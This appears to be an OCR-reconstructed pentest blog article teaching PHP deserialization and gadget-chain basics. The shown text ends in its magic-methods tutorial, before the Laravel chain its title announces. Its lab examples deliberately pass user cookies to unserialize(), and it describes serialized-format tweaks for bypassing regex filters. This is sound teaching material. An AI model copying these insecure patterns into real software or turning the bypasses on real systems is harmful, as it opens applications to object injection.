PHP deserialization attacks and a new gadget chain in Laravel

Posted Tue 13 February 2024
Author Mathieu Farrell
Category Pentest
Tags pentest, framework, PHP, 2024

Discovery of a new gadget chain in Laravel.

Introduction

Without pretension this article reintroduces the already known concept of Property Oriented Programming chain (POP chain) or gadget chain in PHP. The first part of the article explains the basic ideas associated with gadget chain whereas the second part details how we were able during an engagement to identify a new one within Laravel. Two tricks were leveraged which, if you know them, will be very useful for your gadget research.

Lab setup

We will use Docker to set up a test lab, and more specifically the project docker-compose-lamp developed by sprintcube to carry out our tests.

Note that this docker-compose project is useful in order to test tricks on different versions of PHP. Indeed, all we have to do is change an environment variable to adapt the PHP version to the targeted one.

With just a few command lines, we can create a viable and resilient test environment:

```
git clone https://github.com/sprintcube/docker-compose-lamp
cd docker-compose-lamp
cp sample.env .env
```

Don't forget to change the secrets stored in the environement variables (within file .env) before launching your Docker containers.

Then, launch the containers with the following command:

```
docker-compose up -d
```


Now that our test environment is ready and our Web server is listening on port 58080 (80 if you didn't modify the file .env), let's look at the basic concepts.

What is a gadget chain?

A gadget chain, also known as a POP chain, is a string which is provided as the first parameter (in one way or another) to the function `unserialize()`. The string representing the gadget chain is specially crafted to instantiate one or multiple objects that will take advantage of the execution flow of a PHP script by either taking benefit of the application logic or leveraging one of the magic methods which will be presented to you.

What is serialization in PHP?

As defined in the official documentation, serialization transforms an object into a storable value (a string).


https://www.php.net/manual/en/function.serialize.php
ego
php
Downloads
Documentation
Get Involved
Help
php 8.3
PHP 8.2.14 Released!
PHP Manual › Function Reference › Variable and Type Related Extensions › Variable handling › Variable handling Functions
Change language: English
Submit a Pull Request
Report a Bug

serialize

(PHP 4, PHP 5, PHP 7, PHP 8)
serialize — Generates a storable representation of a value

Description


`serialize(mixed $value): string`


Generates a storable representation of a value.

This is useful for storing or passing PHP values around without losing their type and structure.

To make the serialized string into a PHP value again, use unserialize()

And its opposite principle, deserialization, transforms a storable value into an object.


https://www.php.net/manual/en/function.unserialize.php
ego
php
Downloads
Documentation
Get Involved
Help
php 8.3
PHP 8.2.14 Released!
PHP Manual › Function Reference › Variable and Type Related Extensions › Variable handling › Variable handling Functions



unserialize

(PHP 4, PHP 5, PHP 7, PHP 8)
unserialize — Creates a PHP value from a stored representation

Description

```
unserialize(string $data, array $options = []): mixed
```

unserialize() takes a single serialized variable and converts it back into a PHP value.

Warning Do not pass untrusted user input to **unserialize()** regardless of the **options** value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

If you need to unserialize externally-stored serialized data, consider using hash_hmac() for data validation. Make sure data is not modified by anyone but you.

As you may understand, the two functions we're interested in are `serialize()` and `unserialize()`. Given the fact that we're putting ourselves in the shoes of an attacker, we're going to pay a particular attention, to the function `unserialize()` when it takes as input data submitted by a user.

Serialization

File: example_0.php

```
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
    }
}

$new_user_object = new User("guest");
$serialized_new_user_object = serialize($new_user_object);

var_dump($serialized_new_user_object);

?>
```

When the above script (example_0.php) is executed, we observe within the server's response, a string that corresponds to a serialized `User` object.

Request (HTTP):

```
GET /example_0.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 56
Content-Type: text/html; charset=UTF-8

string(42) "O:4:"User":1:{s:8:"username";s:5:"guest";}"
```

Where the serialized data corresponds to the following string:

```
O:4:"User":1:{s:8:"username";s:5:"guest";}
```

Deserialization

File: example_1.php

```
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }
}

$serialized_new_user_object = $_COOKIE["user"];
$new_user_object = unserialize($serialized_new_user_object);

var_dump($new_user_object);

?>
```

The above example differs from the previous one. It demonstrates two things. Firstly, as the documentation states, it is possible to instantiate a new object from serialized data if it is passed as a parameter to the `unserialize()` function.

> In this example (example_1.php), the serialized data is transmitted via the `Cookie` HTTP header, that is why, the `;` character is encoded in `%3b` to avoid it being confused with the cookie delimiter `;` by the Web server.

Request (HTTP):

```
GET /example_1.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 60
Content-Type: text/html; charset=UTF-8
```

```
object(User)#1 (1) {
  ["username"]=>
  string(5) "guest"
}
```

The second thing that stands out, is that the new object is instantiated without having to use its class constructor `__construct()`, because, as we can observe from the HTTP response, the call to function `echo` never occurred. In fact, the `unserialize()` function acts as a constructor as mentioned multiple times in the official documentation.

> `Serializable::unserialize()` acts as the constructor of the object. The `__construct()` method will not be called after this method. - Serializable::unserialize

> For the `Serializable` interface, when the data is unserialized the class is known and the appropriate `unserialize()` method is called as a constructor instead of calling `__construct()`. If you need to execute the standard constructor you may do so in the method. - The Serializable interface

Format of a serialized object

Once serialized, objects are represented as strings. Let's take a look at the serialization of the following types:

- `null`
- `boolean`
- `int`
- `float`
- `string`
- `array`
- `object`
- `reference`

The format comprehension is fairly intuitive. The values `N`, `b`, `i`, `d`, `s`, `a`, `O` and `R` are defined in the PHP documentation as type specifier.

The example below shows the different output possibilities generated by the `serialize()` function for the above-mentioned types:

```
php > echo serialize(Null); # Null
N;
php > echo serialize(true); # Boolean
b:1;
php > echo serialize(false); # Boolean
b:0;
php > echo serialize(1337); # Int
i:1337;
php > echo serialize(13.37); # Float
d:13.37;
php > echo serialize("AAAA"); # String
s:4:"AAAA";
php > echo serialize(array("AAAA")); # Array
a:1:{i:0;s:4:"AAAA";}
php > echo serialize(new stdClass()); # Object
O:8:"stdClass":0:{}
php > $x = array(); $x[0] = "val"; $x[1] = &$x[0]; # Reference
php > echo serialize($x); # Reference (part 4)
a:2:{i:0;s:3:"val";i:1;R:2;}
```

For `reference` the important part is the `R:2;` element. It means, *reference to the second value*. But what is the second value?

The whole array is the first value and the first index `s:3:"val"` is the second value, so that's what is referenced.

For `array` we can read the following information in the PHP documentation:

> For arrays a list of key-value pairs is contained in curly braces:
>
> ```
> [10, 11, 12]:     a:3:{i:0;i:10;i:1;i:11;i:2;i:12;}
>                     ^-- count([10, 11, 12])
>                                                  v-- key   v-- value
> ["foo" => 4, "bar" => 2]:     a:2:{s:3:"foo";i:4;s:3:"bar";i:2;}
>                                    ^-- key   ^-- value
> ```

We're now going to explore the possibility of altering the string representing serialized data without altering the data. As you can imagine, the purpose of the following examples is to play with the serialization format to see when the deserialization mechanism works or doesn't. Understanding the format of a serialized string and the modifications that can be made to it without affecting the deserialization process allows us to imagine bypasses for checks that can be implemented using regular expressions.

Int:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('i:1337;'));
int(1337)
php > var_dump(unserialize('i:+1337;'));
int(1337)
php > var_dump(unserialize('i:-1337;'));
int(-1337)
```

Float:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('d:13.37;'));
float(13.37)
php > var_dump(unserialize('d:+13.37;'));
float(13.37)
php > var_dump(unserialize('d:-13.37;'));
float(-13.37)
```

String:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('s:6:"AAAA"B";'));
string(6) "AAAA"B"
```

Array:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('a:1:{i:+0;s:4:"AAAA";}')); # Adding a sign to an integer (example 1).
array(1) {
  [0]=>
  string(4) "AAAA"
}
php > var_dump(unserialize('a:1:{i:-0;s:4:"AAAA";}')); # Adding a sign to an integer (example 1 bis).
array(1) {
  [0]=>
  string(4) "AAAA"
}
```

Object:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('O:8:"stdClass":0:{}'));
object(stdClass)#1 (0) {
}
php > var_dump(unserialize('O:8:"stdClass":-0:{}')); # Adding a sign to an integer (example 1).
object(stdClass)#1 (0) {
}
php > var_dump(unserialize('O:8:"stdClass":0:{}THISISJUNK')); # Padding added at end of string.
object(stdClass)#1 (0) {
}
php > var_dump(unserialize('O:+8:"stdClass":0:{}')); # Adding a sign to an integer (example 2).
PHP Notice:  unserialize(): Error at offset 0 of 20 bytes in php shell code on line 1
bool(false)
```

Test on PHP 5.6.40:

```
php > var_dump(unserialize('O:+8:"stdClass":0:{}')); # Adding a sign to an integer (example 2).
php shell code:1:
class stdClass#1 (0) {
}
```

Reference:

Test on PHP 8.2.7:

```
php > var_dump(unserialize('a:2:{i:+0;s:3:"val";i:+1;R:2;}'));
array(2) {
  [0]=>
  &string(3) "val"
  [1]=>
  &string(3) "val"
}
```

> It should be noted that the parsing of serialized data by the function `unserialize()` has been fuzzed in the past, leading to the discovery of vulnerabilities such as use-after-free memory corruption and their corresponding CVEs.

As the first bricks have been laid, we invite you to play with those formats and test different versions of the PHP interpreter.

Life cycle of a PHP object

Let's take example_0.php and modify it a bit.

File: example_2.php

```
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }

    function __destruct()
    {
        echo "Hello from function __destruct()\n";
    }
}

$new_user_object = new User("guest");
$serialized_new_user_object = serialize($new_user_object);

var_dump($serialized_new_user_object);

?>
```

What happens when the object is instantiated, and what happens when the PHP script ends?

As shown in the Web server's response below, function `User::__construct()` is called when the object is instantiated, and function `User::__destruct()` is called when the object is destroyed at the end of the script.

Request (HTTP):

```
GET /example_2.php HTTP/1.1
Host: 127.0.0.1:58080
```


Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 123
Content-Type: text/html; charset=UTF-8

Hello from function __construct()
string(42) "O:4:"User":1:{s:8:"username";s:5:"guest";}"
Hello from function __destruct()
```

But what happens if the object is destroyed before the end of the script execution?

We'll call the function `unset()` before the end of the script and observe what occurs.


https://www.php.net/manual/en/function.unset.php#:~:text=unset() destroys the specified,the local variable is destroyed.
ego
php
Downloads
Documentation
Get Involved
Help
php8.3
PHP 8.2.14 Released!
PHP Manual › Function Reference › Variable and Type Related Extensions › Variable handling › Variable handling Functions
Change language: English
Submit a Pull Request
Report a Bug

unset

(PHP 4, PHP 5, PHP 7, PHP 8)
unset — Unset a given variable

Description

```
unset(mixed $var, mixed ...$vars): void
```

unset() destroys the specified variables.

The behavior of **unset()** inside of a function can vary depending on what type of variable you are attempting to destroy.

If a globalized variable is **unset()** inside of a function, only the local variable is destroyed. The variable in the calling environment will retain the same value as before **unset()** was called.

File: example_3.php

```php
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }

    function __destruct()
    {
        echo "Hello from function __destruct()\n";
    }
}

$new_user_object = new User("guest");

unset($new_user_object);

echo "End of the script.\n";

?>
```

As you can see below, the function `User::__destruct()` is called before the end of the script.

Request (HTTP):

```
GET /example_3.php HTTP/1.1
Host: 127.0.0.1:58080
```


Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 86
Content-Type: text/html; charset=UTF-8

Hello from function __construct()
Hello from function __destruct()
End of the script.
```

We can therefore come to the following conclusion. An object will be destroyed (unloaded from memory) at the end of a script or if all previous references to it have been removed before the end. We won't have to destroy it manually, as PHP always clears all memory thanks to its garbage collection mechanism. Furthermore, imagine that if we manage to instantiate an object during deserialization and immediately delete all references to this object, then we'll be able to call its `__destruct()` method without waiting for the script to finish. We'll call this technique, the fast destruct.


This could have been figured out by looking at the documentation but examples make it easier to understand.



Destructor

```
__destruct(): void
```

PHP possesses a destructor concept similar to that of other object-oriented languages, such as C++. The destructor method will be called as soon as there are no other references to a particular object, or in any order during the shutdown sequence.



Like constructors, parent destructors will not be called implicitly by the engine. In order to run a parent destructor, one would have to explicitly call **parent::__destruct()** in the destructor body. Also like constructors, a child class may inherit the parent's destructor if it does not implement one itself.

The destructor will be called even if script execution is stopped using exit(). Calling exit() in a destructor will prevent the remaining shutdown routines from executing.

Note:
Destructors called during the script shutdown have HTTP headers already sent. The working directory in the script shutdown phase can be different with some SAPIs (e.g. Apache).

Note:
Attempting to throw an exception from a destructor (called in the time of script termination) causes a fatal error.


As stated in the screenshots above, throwing an exception from a destructor (called at the end of the script) causes a fatal error. This makes objects with such a `__destruct()` method good candidates to identify, while fuzzing in white box, calls to the `unserialize()` function with user-controlled data as first parameter.

We've just introduced functions `__construct()` and `__destruct()`, but there are other functions belonging to the same family, so, let's take a look at them.

Magic Methods

As indicated in the documentation, there are 17 magic methods:

- `__construct()`
- `__destruct()`
- `__call()`
- `__callStatic()`
- `__get()`
- `__set()`
- `__isset()`
- `__unset()`
- `__sleep()`
- `__wakeup()`
- `__serialize()`
- `__unserialize()`
- `__toString()`
- `__invoke()`
- `__set_state()`
- `__clone()`
- `__debugInfo()`



Magic Methods

Magic methods are special methods which override PHP's default's action when certain actions are performed on an object.

Caution All methods names starting with __ are reserved by PHP. Therefore, it is not recommended to use such method names unless overriding PHP's behavior.

The following method names are considered magical: __construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __serialize(), __unserialize(), __toString(), __invoke(), __set_state(), __clone(), and __debugInfo().

Warning All magic methods, with the exception of __construct(), __destruct(), and __clone(), *must* be declared as `public`, otherwise an `E_WARNING` is emitted. Prior to PHP 8.0.0, no diagnostic was emitted for the magic methods __sleep(), __wakeup(), __serialize(), __unserialize(), and __set_state().

Warning If type declarations are used in the definition of a magic method, they must be identical to the signature described in this document. Otherwise, a fatal error is emitted. Prior to PHP 8.0.0, no diagnostic was emitted. However, __construct() and __destruct() must not declare a return type; otherwise a fatal error is emitted.

To be efficient in the search of gadgets it is necessary to know each one of these methods. So, for almost each method, we'll give an example to illustrate how the method works or at least provide its description from the official documentation.

`__construct()`

Description:

> Constructors are ordinary methods which are called during the instantiation of their corresponding object. As such, they may define an arbitrary number of arguments, which may be required, may have a type, and may have a default value. Constructor arguments are called by placing the arguments in parentheses after the class name. - Constructors and Destructors: __construct()

This method is not called during deserialization, as explained earlier.

File: example_4.php

```
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }
}

$new_user_object = new User("guest");

?>
```

Request (HTTP):

```
GET /example_4.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 34
Content-Type: text/html; charset=UTF-8

Hello from function __construct()
```

`__destruct()`

Description:

> PHP possesses a destructor concept similar to that of other object-oriented languages, such as C++. The destructor method will be called as soon as there are no other references to a particular object, or in any order during the shutdown sequence. - Constructors and Destructors: __destruct()

File: example_5.php

```
<?php

class User
{
    function __destruct()
    {
        echo "Hello from function __destruct(), my name was: $this->username\n";
    }
}

$new_user_object = unserialize($_COOKIE["user"]);

?>
```

Request (HTTP):

```
GET /example_5.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 53
Content-Type: text/html; charset=UTF-8

Hello from function __destruct(), my name was: guest
```

`__call()`

Description:

> `__call()` is triggered when invoking inaccessible methods in an object context.
>
> The `$name` argument is the name of the method being called. The `$arguments` argument is an enumerated array containing the parameters passed to the `$name` 'ed method. - Method overloading: __call()

File: example_6.php

```
<?php

class User
{
    public function __call($name, $arguments)
    {
        echo "Calling object method '$name' "
             . implode(', ', $arguments). "\n";
    }
}

$new_user_object = unserialize($_COOKIE["user"]);
$new_user_object->log("with an annoying log message as only parameter.")

?>
```

Request (HTTP):

```
GET /example_6.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 76
Content-Type: text/html; charset=UTF-8

Calling object method 'log' with an annoying log message as only parameter.
```

`__callStatic()`

Description:

> `__callStatic()` is triggered when invoking inaccessible methods in a static context. - Method overloading: __callStatic()

File: example_7.php

```
<?php

class User
{
    public static function __callStatic($name, $arguments)
    {
        echo "Calling static method '$name' "
             . implode(', ', $arguments). "\n";
    }
}

$new_user_object = unserialize($_COOKIE["user"]);
$new_user_object::log("with another annoying log message as only parameter.")

?>
```

Request (HTTP):

```
GET /example_7.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 81
Content-Type: text/html; charset=UTF-8

Calling static method 'log' with another annoying log message as only parameter.
```

`__get()`

Description:

> `__get()` is utilized for reading data from inaccessible (`protected` or `private`) or non-existing properties. - Property overloading: __get()

File: example_8.php

```php
<?php

class User
{
    private $information = array(
        "secret"=>"I'm called when the property doesn't exist."
    );

    public function __get($name)
    {
        echo "Getting '$name':\n";
        if (array_key_exists($name, $this->information)) {
            return $this->information[$name];
        }
    }
}

$new_user_object = unserialize($_COOKIE["user"]);
echo $new_user_object->secret;

?>
```

Request (HTTP):

```
GET /example_8.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 61
Content-Type: text/html; charset=UTF-8

Getting 'secret':
I'm called when the property doesn't exist.
```

`__set()`

Description:

> `__set()` is run when writing data to inaccessible (`protected` or `private`) or non-existing properties. - Property overloading: __set()

File: example_9.php

```php
<?php

class User
{
    private $information = array();

    public function __set($name, $value)
    {
        echo "Setting '$name' to '$value':\n";
        $this->information[$name] = $value;
    }
}

$new_user_object = unserialize($_COOKIE["user"]);
$new_user_object->secret = "Writing data to inaccessible or non-existing properties.";

var_dump($new_user_object);

?>
```

Request (HTTP):

```
GET /example_9.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 283
Content-Type: text/html; charset=UTF-8

Setting 'secret' to 'Writing data to inaccessible or non-existing properties.':
object(User)#1 (2) {
  ["information":"User":private]=>
  array(1) {
    ["secret"]=>
    string(56) "Writing data to inaccessible or non-existing properties."
  }
  ["username"]=>
  string(5) "guest"
}
```

`__isset()`

Description:

> `__isset()` is triggered by calling `isset()` or `empty()` on inaccessible (`protected` or `private`) or non-existing properties. - Property overloading: __isset()

`__unset()`

Description:

> `__unset()` is invoked when `unset()` is used on inaccessible (`protected` or `private`) or non-existing properties. - Property overloading: __unset()

`__sleep()`

Description:

> `serialize()` checks if the class has a function with the magic name `__sleep()`. If so, that function is executed prior to any serialization. It can clean up the object and is supposed to return an array with the names of all variables of that object that should be serialized. If the method doesn't return anything then null is serialized and `E_NOTICE` is issued.
>
> > It is not possible for `__sleep()` to return names of private properties in parent classes. Doing this will result in an `E_NOTICE` level error. Use `__serialize()` instead.
> > As of PHP 8.0.0, returning a value which is not an array from `__sleep()` generates a warning. Previously, it generated a notice. - __sleep()

File: example_10.php

```php
<?php

class User
{
    private $information = array(
        "secret"=>"Super secret value"
    );
    public $expose = "Not so secret value";

    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
    }

    public function __sleep()
    {
        return array("username", "expose");
    }
}

$new_user_object = new User("guest", "Gu35t");
$serialized_new_user_object = serialize($new_user_object);

var_dump($serialized_new_user_object);

?>
```

Request (HTTP):

```
GET /example_10.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 96
Content-Type: text/html; charset=UTF-8

string(82) "O:4:"User":2:{s:8:"username";s:5:"guest";s:6:"expose";s:19:"Not so secret value";}"
```

`__wakeup()`

Description:

> `unserialize()` checks for the presence of a function with the magic name `__wakeup()`. If present, this function can reconstruct any resources that the object may have.
>
> > The intended use of `__wakeup()` is to reestablish any database connections that may have been lost during serialization and perform other reinitialization tasks. - __wakeup()

File: example_11.php

```php
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }

    public function __wakeup()
    {
        echo "Hello from function __wakeup()\n";
    }
}

$serialized_new_user_object = $_COOKIE["user"];
$new_user_object = unserialize($serialized_new_user_object);

var_dump($new_user_object);

?>
```

Request (HTTP):

```
GET /example_11.php HTTP/1.1
Host: 127.0.0.1:58080
```

```
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 91
Content-Type: text/html; charset=UTF-8

Hello from function __wakeup()
object(User)#1 (1) {
  ["username"]=>
  string(5) "guest"
}
```

`__serialize()`

Description:

> `serialize()` checks if the class has a function with the magic name `__serialize()`. If so, that function is executed prior to any serialization. It must construct and return an associative array of key/value pairs that represent the serialized form of the object. If no array is returned a `TypeError` will be thrown.
>
> > If both `__serialize()` and `__sleep()` are defined in the same object, only `__serialize()` will be called. `__sleep()` will be ignored. If the object implements the `Serializable` interface, the interface's `serialize()` method will be ignored and `__serialize()` used instead.
> > The intended use of `__serialize()` is to define a serialization-friendly arbitrary representation of the object. Elements of the array may correspond to properties of the object but that is not required. - __serialize()

File: example_12.php

```php
<?php

class User
{
    private $information = array(
        "secret"=>"Super secret value"
    );
    public $expose = "Not so secret value";

    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
    }

    public function __sleep()
    {
        echo "Hello from function __sleep().\n";
        return array("username", "expose");
    }

    public function __serialize()
    {
        echo "Hello from function __serialize().\n";
        return [
          "username" => $this->username,
          "password" => $this->password,
          "information" => $this->information
        ];
    }
}

$new_user_object = new User("guest", "Gu35t");
$serialized_new_user_object = serialize($new_user_object);

var_dump($serialized_new_user_object);

?>
```

Request (HTTP):

```
GET /example_12.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 183
Content-Type: text/html; charset=UTF-8

Hello from function __serialize().
string(133) "O:4:"User":3:{s:8:"username";s:5:"guest";s:8:"password";s:5:"Gu35t";s:11:"information";a:1:
{s:6:"secret";s:18:"Super secret value";}}"
```

`__unserialize()`

Description:

> Conversely, `unserialize()` checks for the presence of a function with the magic name `__unserialize()`. If present, this function will be passed the restored array that was returned from `__serialize()`. It may then restore the properties of the object from that array as appropriate.
>
> > If both `__unserialize()` and `__wakeup()` are defined in the same object, only `__unserialize()` will be called. `__wakeup()` will be ignored. - __unserialize()

File: example_13.php

```php
<?php

class User
{
    function __construct($username)
    {
        $this->username = $username;
        echo "Hello from function __construct()\n";
    }
```

```
    public function __wakeup()
    {
        echo "Hello from function __wakeup()\n";
    }

    public function __unserialize(array $data)
    {
        $this->username = $data["username"];
        $this->password = $data["password"];
        $this->information = $data["information"];
    }
}

$serialized_new_user_object = $_COOKIE["user"];
$new_user_object = unserialize($serialized_new_user_object);

var_dump($new_user_object);

?>
```

Request (HTTP):

```
GET /example_13.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":3:{s:8:"username"%3bs:5:"guest"%3bs:8:"password"%3bs:5:"Gu35t"%3bs:11:"information"%3ba:1:
{s:6:"secret"%3bs:18:"Super secret value"%3b}}
```


Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 187
Content-Type: text/html; charset=UTF-8

object(User)#1 (3) {
  ["username"]=>
  string(5) "guest"
  ["password"]=>
  string(5) "Gu35t"
  ["information"]=>
  array(1) {
    ["secret"]=>
    string(18) "Super secret value"
  }
}
```

`__toString()`

For the function `__toString()`, we've decided to present you a screenshot of the documentation, as it contains a lot of information.


https://www.php.net/manual/en/language.oop5.magic.php#object.tostring
ego
php
Downloads
Documentation
Get Involved
Help
php8.3

__toString()

```
public __toString(): string
```

The __toString() method allows a class to decide how it will react when it is treated like a string. For example, what `echo $obj;` will print.

Warning As of PHP 8.0.0, the return value follows standard PHP type semantics, meaning it will be coerced into a string if possible and if strict typing is disabled.

A Stringable object will *not* be accepted by a string type declaration if strict typing is enabled. If such behaviour is wanted the type declaration must accept Stringable and string via a union type.

As of PHP 8.0.0, any class that contains a __toString() method will also implicitly implement the Stringable interface, and will thus pass type checks for that interface. Explicitly implementing the interface anyway is recommended.

In PHP 7.4, the returned value *must* be a string, otherwise an Error is thrown.

Prior to PHP 7.4.0, the returned value *must* be a string, otherwise a fatal **E_RECOVERABLE_ERROR** is emitted.

Warning It was not possible to throw an exception from within a __toString() method prior to PHP 7.4.0. Doing so will result in a fatal error.

File: example_14.php

```
<?php

class User
{
    public $favorite_phrase = "and I love soda.";

    public function __toString()
    {
        return $this->favorite_phrase;
    }
}

$serialized_new_user_object = $_COOKIE["user"];
$new_user_object = unserialize($serialized_new_user_object);

echo "We are in the year 1337 " . $new_user_object . "\n";

?>
```

Request (HTTP):

```
GET /example_14.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:15:"favorite_phrase"%3bs:20:"and wheelbarrows ..."%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 45
Content-Type: text/html; charset=UTF-8

We are in the year 1337 and wheelbarrows ...
```

`__invoke()`

Description:

> The `__invoke()` method is called when a script tries to call an object as a function. - __invoke()

File: example_15.php (referenced as Example #4 in the PHP Magic Methods documentation)

```
<?php

class User
{
    public function __invoke($x)
    {
        echo "I'm user " . $this->username . "and this is a: " . $x . "\n";
    }
}

$new_user_object = unserialize($_COOKIE["user"]);
$new_user_object("test");
var_dump(is_callable($new_user_object));

?>
```

Request (HTTP):

```
GET /example_15.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: user=O:4:"User":1:{s:8:"username"%3bs:5:"guest"%3b}
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 45
Content-Type: text/html; charset=UTF-8

I'm user guestand this is a: test
bool(true)
```

`__set_state()`

Description:

> This static method is called for classes exported by `var_export()`. The only parameter of this method is an array containing exported properties in the form `['property' => value, ...]`.
>
> > When exporting an object, `var_export()` does not check whether `__set_state()` is implemented by the object's class, so re-importing objects will result in an `Error` exception, if `__set_state()` is not implemented. Particularly, this affects some internal classes. It is the responsibility of the programmer to verify that only objects will be re-imported, whose class implements `__set_state()`. - __set_state()

`__clone()`

Description:

> Once the cloning is complete, if a `__clone()` method is defined, then the newly created object's `__clone()` method will be called, to allow any necessary properties that need to be changed. - Object Cloning: __clone()

File: example_16.php

```
<?php

class MyObject
{
    public $instance = 0;

    public function __construct() {
        $this->instance = ++$this->instance;
    }

    public function __clone() {
        $this->instance = ++$this->instance;
    }
}

$obj1 = new MyObject();
var_dump($obj1);

$obj2 = clone $obj1;
var_dump($obj2);

?>
```

Request (HTTP):

```
GET /example_16.php HTTP/1.1
Host: 127.0.0.1:58080
```

Response (HTTP):

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.4.2
Content-Length: 106
Content-Type: text/html; charset=UTF-8

object(MyObject)#1 (1) {
  ["instance"]=>
  int(1)
}
